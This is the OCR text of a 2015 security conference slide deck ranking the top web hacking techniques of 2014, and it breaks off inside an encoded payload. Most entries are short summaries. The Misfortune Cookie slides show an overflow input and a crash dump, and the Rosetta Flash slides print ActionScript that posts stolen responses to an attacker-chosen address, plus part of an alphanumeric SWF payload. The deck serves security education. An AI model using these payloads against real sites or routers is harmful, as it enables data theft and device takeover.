RSAConference2015
San Francisco | April 20-24 | Moscone Center

SESSION ID: HT-F01

Top 10 Web Hacking Techniques of 2014

Johnathan Kuskos
Manager
WhiteHat Security / Threat Research Center
@JohnathanKuskos

Matt Johansen
Senior Manager
WhiteHat Security / Threat Research Center
@mattjay


About the Top 10

"Every year the security community produces a stunning amount of new Web hacking techniques that are published in various white papers, blog posts, magazine articles, mailing list emails, conference presentations, etc. Within the thousands of pages are the latest ways to attack websites, web browsers, web proxies, and their mobile platform equivalents. Beyond individual vulnerabilities with CVE numbers or system compromises, here we are solely focused on new and creative methods of web-based attack."

- Jeremiah Grossman

Previous Years

2007	2008	2009	2010	2011	2012	2013
65	70	80	69	51	56	31
NEW TECHNIQUES	NEW TECHNIQUES	NEW TECHNIQUES	NEW TECHNIQUES	NEW TECHNIQUES	NEW TECHNIQUES	NEW TECHNIQUES
XSS VULNS IN COMMON SHOCKWAVE FILES	**GIRAF** (GIF + JAR)	**CREATING A ROUGE** CA CERTIFICATE	**'PADDING ORACLE'** CRYPTO ATTACK	**BEAST**	**CRIME**	**mXSS** (MUTATION)



2014 Top 10 Web Hacks

1. **Heartbleed**
2. ShellShock
3. POODLE
4. Rosetta Flash
5. Misfortune Cookie
6. Hacking PayPal Accounts with 1 Click
7. Google Two-Factor Authentication Bypass
8. Apache Struts ClassLoader Manipulation Remote Code Exectuion
9. Facebook Hosted DDoS with notes app
10. Covert Timing Channels based on HTTP Cache Headers

10

Covert Timing Channels based on HTTP Cache Headers

“A covert channel is a path that can be used to transfer information in a way not intended by the system’s designers (CWE-514)

A covert storage channel transfers information through the setting of bits by one program and the reading of those bits by another (CWE-515)

Covert timing channels convey information by modulating some aspect of system behavior over time, so that the program receiving the information can observe system behavior and infer protected information (CWE-385)”

Denis Kolegov, Oleg Broslavsky, Nikita Oleksov

http://www.slideshare.net/dnkolegov/wh102014

WhiteHat SECURITY

9

Facebook Hosted DDoS with notes app

“Facebook Notes allows users to include <img> tags. Whenever a <img> tag is used, Facebook crawls the image from the external server and caches it. Facebook will only cache the image once however using random get parameters the cache can be by-passed and the feature can be abused to cause a huge HTTP GET flood.”

Chaman Thapa, aka chr13

http://chr13.com/2014/04/20/using-facebook-notes-to-ddos-any-website/

WhiteHat SECURITY

8

Apache Struts ClassLoader Manipulation RCE

“A remote command execution vulnerability in Apache Struts versions 1.x (<= 1.3.10) and 2.x (< 2.3.16.2). In Struts 1.x the problem is related with the ActionForm bean population mechanism while in case of Struts 2.x the vulnerability is due to the ParametersInterceptor. Both allow access to 'class' parameter that is directly mapped to getClass() method and allows ClassLoader manipulation. As a result, this can allow remote attackers to execute arbitrary Java code via crafted parameters.”

Denis Kolegov, Oleg Broslavsky, Nikita Oleksov

http://www.slideshare.net/dnkolegov/wh102014

7

Google Two-Factor Authentication Bypass

“The attack actually started with my cell phone provider, which somehow allowed some level of access or social engineering into my Google account, which then allowed the hackers to receive a password reset email from Instagram, giving them control of the account.”

Anonymous Hacker

http://gizmodo.com/how-hackers-reportedly-side-stepped-gmails-two-factor-a-1653631338

WhiteHat SECURITY

6

Hacking PayPal Accounts with 1 Click

“An attacker can conduct a targeted CSRF attack against a PayPal users and take a full control over his account Hence, An attacker can CSRF all the requests including but not limited to:

1. Add/Remove/Confirm Email address
2. Add fully privileged users to business account
3. Change Security questions
4. Change Billing/Shipping Address
5. Change Payment methods
6. Change user settings(Notifications/Mobile settings)

…and more”

Yasser Ali

http://yasserali.com/hacking-paypal-accounts-with-one-click/

WhiteHat SECURITY

5

Misfortune Cookie


“Researchers from Check Point’s Malware and Vulnerability Research Group uncovered this critical vulnerability present on millions of residential gateway (SOHO router) devices from different models and makers. It has been assigned the CVE-2014-9222 identifier. This severe vulnerability allows an attacker to remotely take over the device with administrative privileges.”

Lior Oppenheim, Shahar Tal

http://mis.fortunecook.ie/

WhiteHat SECURITY

Background: TR-069



ACS


- Single Point of Failure
- ACS very powerful as required by TR-069
- Port 7547

Port	Service	Hit Rate (%)
80	HTTP	1.77
7547	CWMP	1.12
443	HTTPS	0.93
21	FTP	0.77
23	Telnet	0.71
22	SSH	0.57
25	SMTP	0.43
3479	2-Wire RPC	0.42
8080	HTTP-alt/proxy	0.38
53	DNS	0.38


Table 4: **Top 10 TCP ports** — We scanned 2.15 million hosts on TCP ports 0–9175 and observed what fraction were listening on each port. We saw a surprising number of open ports associated with embedded devices, such as ports 7547 (CWMP) and 3479 (2-Wire RPC).

TR-069 Diversity

Connection Request Server Technologies



Get to the hack already!



```
Start 0x8010e234


.ent DigestUsernameHandler

var_8= -8
var_4= -4

addiu    $sp, -8
addiu    $a0, 0x3D60
sw       $ra, 8+var_4($sp)
addu     $at, $a1, $a2
sw       $fp, 8+var_8($sp)
sb       $zero, 0($at)
jal      strcpy
move     $fp, $sp
lw       $ra, 8+var_4($sp)
lw       $fp, 8+var_8($sp)
jr       $ra

addiu    $sp, 8
.end DigestUsernameHandler

End 0x8010e264
```

- HTTP Header Fuzzing RomPager
- {Authorization: Digest username=‘a’*600}
- Router Crashes

Unprotected String Copy


```
TLB refill exception occured!
EPC= 0x61616161
SR= 0x10000003
CR= 0x50801808
$RA= 0x00000000
Bad Virtual Address = 0x61616160
UTLB_TLBL ..\core\sys_isr.c:267 sysreset()


        $r0= 0x00000000 $at= 0x80350000 $v0= 0x00000000 $v1= 0x00000001
        $a0= 0x00000001 $a1= 0x805D7AF8 $a2= 0xFFFFFFFF $a3= 0x00000000
        $t0= 0x8001FF80 $t1= 0xFFFFFFFE $t2= 0x804A8F38 $t3= 0x804A9E47
        $t4= 0x804A9460 $t5= 0x804A8A60 $t6= 0x804A9D00 $t7= 0x00000040
        $s0= 0x804A8A60 $s1= 0x8040C114 $s2= 0x805E2BF8 $s3= 0x80042A70
        $s4= 0x00000001 $s5= 0x8000007C $s6= 0x8040E5FC $s7= 0x00000000
        $t8= 0x804A9E48 $t9= 0x00000000 $k0= 0x61616160 $k1= 0x8000007C
        $gp= 0x8040F004 $sp= 0x805E2B90 $fp= 0x805E2BF8 $ra= 0x8003A3D0


          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

805e2bf8: 80 5e 2c 28 80 04 2a 70 80 40 f8 ac 80 40 f3 e0     .^,(..*p.@.
805e2c08: 80 40 e5 fc 00 00 00 00 80 40 e6 0c 80 48 4e 29     .@.......@.
805e2c18: 00 55 54 4c 42 5f 54 4c 42 4c 00 ac 00 00 00 00     .UTLB_TLBL.
805e2c28: 80 5e 2c 40 80 10 16 d0 80 40 f3 e0 00 00 00 00     .^,@.....@.
```

Instruction pointer



- RomPager uses cookies
- Cookie array is pre-allocated memory
- 10 40 byte cookies
- C0, C1, C2 etc…
- No more memory variations between firmwares

Misfortune Cookie Remediation

- Most people will just need to wait for manufacturer fix
- Technical people can flash firmware(DD-WRT, etc.)
- Don’t buy these: http://mis.fortunecook.ie/misfortune-cookie-suspected-vulnerable.pdf

Rosetta Flash

4

“Rosetta Flash [is] a tool for converting any SWF file to one composed of only alphanumeric characters in order to abuse JSONP endpoints, making a victim perform arbitrary requests to the domain with the vulnerable endpoint and exfiltrate potentially sensitive data, not limited to JSONP responses, to an attacker-controlled site. This is a CSRF bypassing Same Origin Policy.”


Michele Spagnuolo

https://miki.it/blog/2014/7/8/abusing-jsonp-with-rosetta-flash/

WhiteHat SECURITY


What is it?

Rosetta Flash is a tool that converts normal binary SWF files and returns a compressed alphanumeric only equivalent



JSONP

- Widely used
- callback parameter in URL
- Only accepts `[a-zA-Z]`, `_` and `.` as valid



```
00000 | 43 57 53 0A 38 33 01 00 78 DA 5C 97 73 78 26 DD | CWS.83..x.\.sx&.
00010 | D3 E7 EF D8 B6 6D 27 33 13 DB D6 C4 B6 73 C7 B6 | .....m'3.....s..
00020 | 6D 4E EC 4C 6C DB B6 6D DB CE 3E CF EF DD DD F7 | mN.Ll..m..>.....
00030 | DD ED D3 FD 47 55 7D EB 73 EA 74 57 5F E7 3A 6E | ....GU}.s.tW_.:n
00040 | 00 48 01 00 00 39 04 00 20 04 01 88 A0 E0 00 00 | .H...9.. .......
00050 | 00 5F B4 71 10 00 80 C7 C1 D8 94 4B 49 44 8C D8 | ._.q.......KID..
00060 | CD C6 DA D6 91 EB 1F 8B 97 CA DC C9 C9 8E 8B 89 | ................
00070 | C9 D5 D5 95 D1 95 8D 11 E8 60 C6 C4 C2 C9 C9 C9 | .........`......
00080 | C4 CC CA C4 CA CA F0 8F 82 C1 D1 DD D6 C9 C0 8D | ................
00090 | C1 D6 91 8C 8A EF 3F 00 11 13 47 23 07 0B 3B 27 | ......?...G#..;'
000A0 | 0B A0 2D F1 BF B6 81 21 D0 D9 89 97 8A EA 7F 53 | ..-....!.......S
000B0 | 8D 8D FE 2F D4 CE D9 C1 FA 3F 48 63 23 26 13 6B | .../.....?Hc#&.k
000C0 | 13 1B 13 5B 27 47 26 16 46 96 7F 40 C6 46 5C A6 | ...['G&.F..@.F\.
000D0 | 40 07 1B 03 27 3E 03 3B 3B 6B 0B 23 83 7F 71 4C | @...'>.;;k.#..qL
000E0 | 6E 0C 8E E6 40 23 2B 57 03 17 13 06 53 6B 03 47 | n...@#+W....Sk.G
000F0 | 73 1E A6 FF 16 FE 9B E3 64 E1 64 6D C2 27 68 0C | s.......d.dm.'h.
00100 | 34 34 21 16 B3 36 71 23 66 23 16 FC EF FC FF A8 | 44!..6q#f#......
00110 | FF 4B F2 AF D8 F8 BF 0B E5 FB 1F CB 34 F8 37 9B | .K..........4.7.
00120 | D1 08 68 C3 64 E7 00 34 76 36 FA A7 26 D3 7F 50 | ..h.d..4v6..&..P
00130 | FF 49 FE 9F 29 FF 22 EC 9C 0D AD 2D 1C CD 4D 1C | .I..)."....-..M.
00140 | F8 9C 6D AD 6C 81 AE FF 35 C5 7F 7B FF D5 18 39 | ..m.l...5..{...9
00150 | 98 18 38 01 FF 5F C5 FF F1 FD 1B B7 36 B0 35 73 | ..8.._......6.5s
00160 | 36 30 33 E1 13 95 FB 4F EC FF DA FF A9 D1 C0 C9 | 603....O........
00170 | 84 4F CA C0 96 98 E5 27 3D 31 2B 33 0B F3 7F 95 | .O.....'=1+3....
```

Ordinary SWF Binary


Invalid JSONP callback

JSONP

Just a handful of sites used JSONP and were vulnerable:


- Google
- Yahoo!
- YouTube
- LinkedIn
- Twitter
- Instagram
- Flickr
- eBay
- Mail.ru
- Baidu
- Tumblr
- Olark

SWF Header Formats



Faking valid zlib data

- First 2 bytes of zlib stream
- Huffman Coding: Bit reduction
- DEFLATE: Duplicate string elimination LZ77 algorithm
- ALDER32 Checksum



SWF to Alphanum

```
class X {

    static var app : X;

    function X(mc) {
        if (_root.url) {
            var r:LoadVars = new LoadVars();
            r.onData = function(src:String) {
                if (_root.exfiltrate) {
                    var w:LoadVars = new LoadVars();
                    w.x = src;
                    w.sendAndLoad(_root.exfiltrate, w, "POST");
                }
            }
            r.load(_root.url, r, "GET");
        }
    }

    // entry point
    static function main(mc) {
        app = new X(mc);
    }
}
```

```
CWSMIKI0hCD0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7iiudIbEAt333swW0ssG03
sDDtDDDt0333333Gt333swwv3wwwFPOHtoHHvwHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnU
U5nnnnnn3Snn7YNqdIbeUUUfV13333333333333333s03sDTVqefXAxooooD0CiudIbEAt33
swwEpt0GDG0GtDDDtwwGGGGGsGDt33333www033333GfBDTHHHHUhHHHeRjHHHhHHUccUSsg
SkKoE5D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YNqdIbe13333333333sUUe133
333Wf03sDTVqefXA8oT50CiudIbEAtwEpDDG033sDDGtwGDtwwDwttDDDGwtwG33wwGt0w33
333sG03sDDdFPhHHHHbWqHxHjHZNAqFzAHZYqqEHeYAHlqzfJzYyHqQdzEzHVMvnAEYzEVHMH
bBRrHyVQfDQflqzfHLTrHAqzfHIYqEqEmIVHaznQHzIIHDRRVEbYqItAzNyH7D0Up0IZUnnn
nnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33swwEDt0GGDDDGptDtwwG0GGptDDww0G
